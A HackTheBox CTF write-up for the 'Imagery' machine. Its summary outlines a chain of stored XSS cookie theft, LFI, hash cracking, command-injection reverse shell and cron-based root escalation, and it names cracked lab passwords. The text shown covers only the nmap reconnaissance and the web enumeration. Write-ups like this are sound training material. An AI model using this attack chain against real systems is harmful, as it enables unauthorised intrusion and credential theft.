Imagery
Writeup for HackTheBox Imagery machine
Executive Summary
Imagery is a medium-difficulty Linux machine on HackTheBox that focuses on web security, stored Cross-Site Scripting (XSS), local file inclusion (LFI), cryptographic key extraction, command injection via image processing, and privilege escalation through cron-job command injection in a privileged utility.
The intrusion starts with host reconnaissance, revealing OpenSSH on port 22 and an Image Gallery web application built with Python/Werkzeug on port 8000. Through security testing, a stored Cross-Site Scripting (XSS) vulnerability is discovered in the “Report Bug” description field. Exploiting this XSS vulnerability captures the session cookie of the application administrator.
Authenticating as the administrator grants access to the administrative dashboard, which exposes a Local File Inclusion (LFI) vulnerability in the log downloader parameter log_identifier. Leveraging LFI, the attacker reads local system files, including /etc/passwd and the application’s configuration database db.json, leaking hashed credentials for user accounts. Decrypting the MD5 hashes yields the credentials for testuser@imagery.htb (iambatman).
Using the testuser account, the attacker logs in and accesses the image editor features. An OS command injection vulnerability is discovered in the parameter x of the Transform -> Crop feature. Exploiting this flaw provides an interactive reverse shell as user web.
Further local enumeration leads to an encrypted backup file /var/backup/web_20250806_120723.zip.aes. Using a custom python script to perform a dictionary attack with rockyou.txt decrypts the backup, yielding database updates containing the password for user mark (supersmash). Pivoting to mark via SSH, the attacker inspects sudo privileges and identifies a NOPASSWD rule for /usr/local/bin/charcol. By resetting the password of the charcol binary to default and scheduling an automated cron job through the charcol shell, the attacker executes arbitrary shell commands as root, achieving root compromise.
Reconnaissance
Start of with an Nmap scan
1
2
port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
sudo nmap -sC -sV -A -p $port $IP -oN Imagery.scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
┌──(kali㉿kali)-[~/HTB/Imagery]
└─$ port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
[sudo] password for kali:

┌──(kali㉿kali)-[~/HTB/Imagery]
└─$ sudo nmap -sC -sV -A -p $port $IP -oN Imagery.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-28 16:41 EDT
Nmap scan report for 10.129.187.173
Host is up (0.20s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http-alt Werkzeug/3.1.3 Python/3.12.7
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 NOT FOUND
|     Server: Werkzeug/3.1.3 Python/3.12.7
|     Date: Sun, 28 Sep 2025 14:14:40 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 207
|     Connection: close
|     <!doctype html>
|     <html lang=en>
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.1.3 Python/3.12.7
|     Date: Sun, 28 Sep 2025 14:14:33 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 146960
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Image Gallery</title>
|     <script src="static/tailwind.js"></script>
|     <link rel="stylesheet" href="static/fonts.css">
|     <script src="static/purify.min.js"></script>
|     <style>
|     body {
|     font-family: 'Inter', sans-serif;
|     margin: 0;
|     padding: 0;
|     box-sizing: border-box;
|     display: flex;
|     flex-direction: column;
|     min-height: 100vh;
|     position: fixed;
|     top: 0;
|     width: 100%;
|     z-index: 50;
|_    #app-con
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8000-TCP:V=7.94SVN%I=7%D=9/28%Time=68D99D7E%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,3027,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/3\.1\.3
SF:\x20Python/3\.12\.7\r\nDate:\x20Sun,\x2028\x20Sep\x202025\x2014:14:33\x
SF:20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length
SF::\x20146960\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x2
SF:0lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\x2
SF:0\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-width
SF:,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Image\x20Gallery</ti
SF:tle>\n\x20\x20\x20\x20<script\x20src=\"static/tailwind\.js\"></script>\
SF:n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"static/fonts\.cs
SF:s\">\n\x20\x20\x20\x20<script\x20src=\"static/purify\.min\.js\"></scrip
SF:t>\n\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20body\x20
SF:{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\x20'Int
SF:er',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20ma
SF:rgin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20padding:\x
SF:200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20box-sizing:\x20bo
SF:rder-box;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20display:\x20
SF:flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20flex-direction:\
SF:x20column;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20min-height:
SF:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20
SF:\x20\x20nav\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20posit
SF:ion:\x20fixed;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20top:\x2
SF:00;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20width:\x20100%;\n\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20z-index:\x2050;\n\x20\x2
SF:0\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20#app-con")%
SF:r(FourOhFourRequest,184,"HTTP/1\.1\x20404\x20NOT\x20FOUND\r\nServer:\x2
SF:0Werkzeug/3\.1\.3\x20Python/3\.12\.7\r\nDate:\x20Sun,\x2028\x20Sep\x202
SF:025\x2014:14:40\x20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\
SF:r\nContent-Length:\x20207\r\nConnection:\x20close\r\n\r\n<!doctype\x20h
SF:tml>\n<html\x20lang=en>\n<title>404\x20Not\x20Found</title>\n<h1>Not\x2
SF:0Found</h1>\n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x2
SF:0the\x20server\.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20p
SF:lease\x20check\x20your\x20spelling\x20and\x20try\x20again\.</p>\n");
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8000/tcp)
HOP RTT       ADDRESS
1   204.51 ms 10.10.14.1
2   205.37 ms 10.129.187.173

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.40 seconds
Nmap found two open TCP ports: 22/tcp — OpenSSH 9.7p1 (Ubuntu) and 8000/tcp — HTTP served by Werkzeug/3.1.3 (Python 3.12.7) hosting an “Image Gallery”; host OS fingerprint suggests Linux (2 hops).
Adds a host entry mapping imagery.htb → 10.129.187.173 so requests to http://imagery.htb resolve to the target machine.
1
sudo sh -c 'echo "10.129.187.173 imagery.htb" >> /etc/hosts'
Enumeration
Web — imagery.htb:8000
Landing (http://imagery.htb:8000/): Image Gallery web application served by Werkzeug (Python).

Register page: User registration form available (registration endpoint present).

Login page: Authentication form available (login endpoint present).


After registering an account and logging in, we access the application which includes an upload functionality.

Here, we can only upload 5 different image types, including png, jpeg, and three others.

Here, clicking the three dots shows different features like transform image or change format. It’s essentially an image application with multiple functionalities, though some features show “feature already in production”.
After testing the file upload for a shell, it failed.
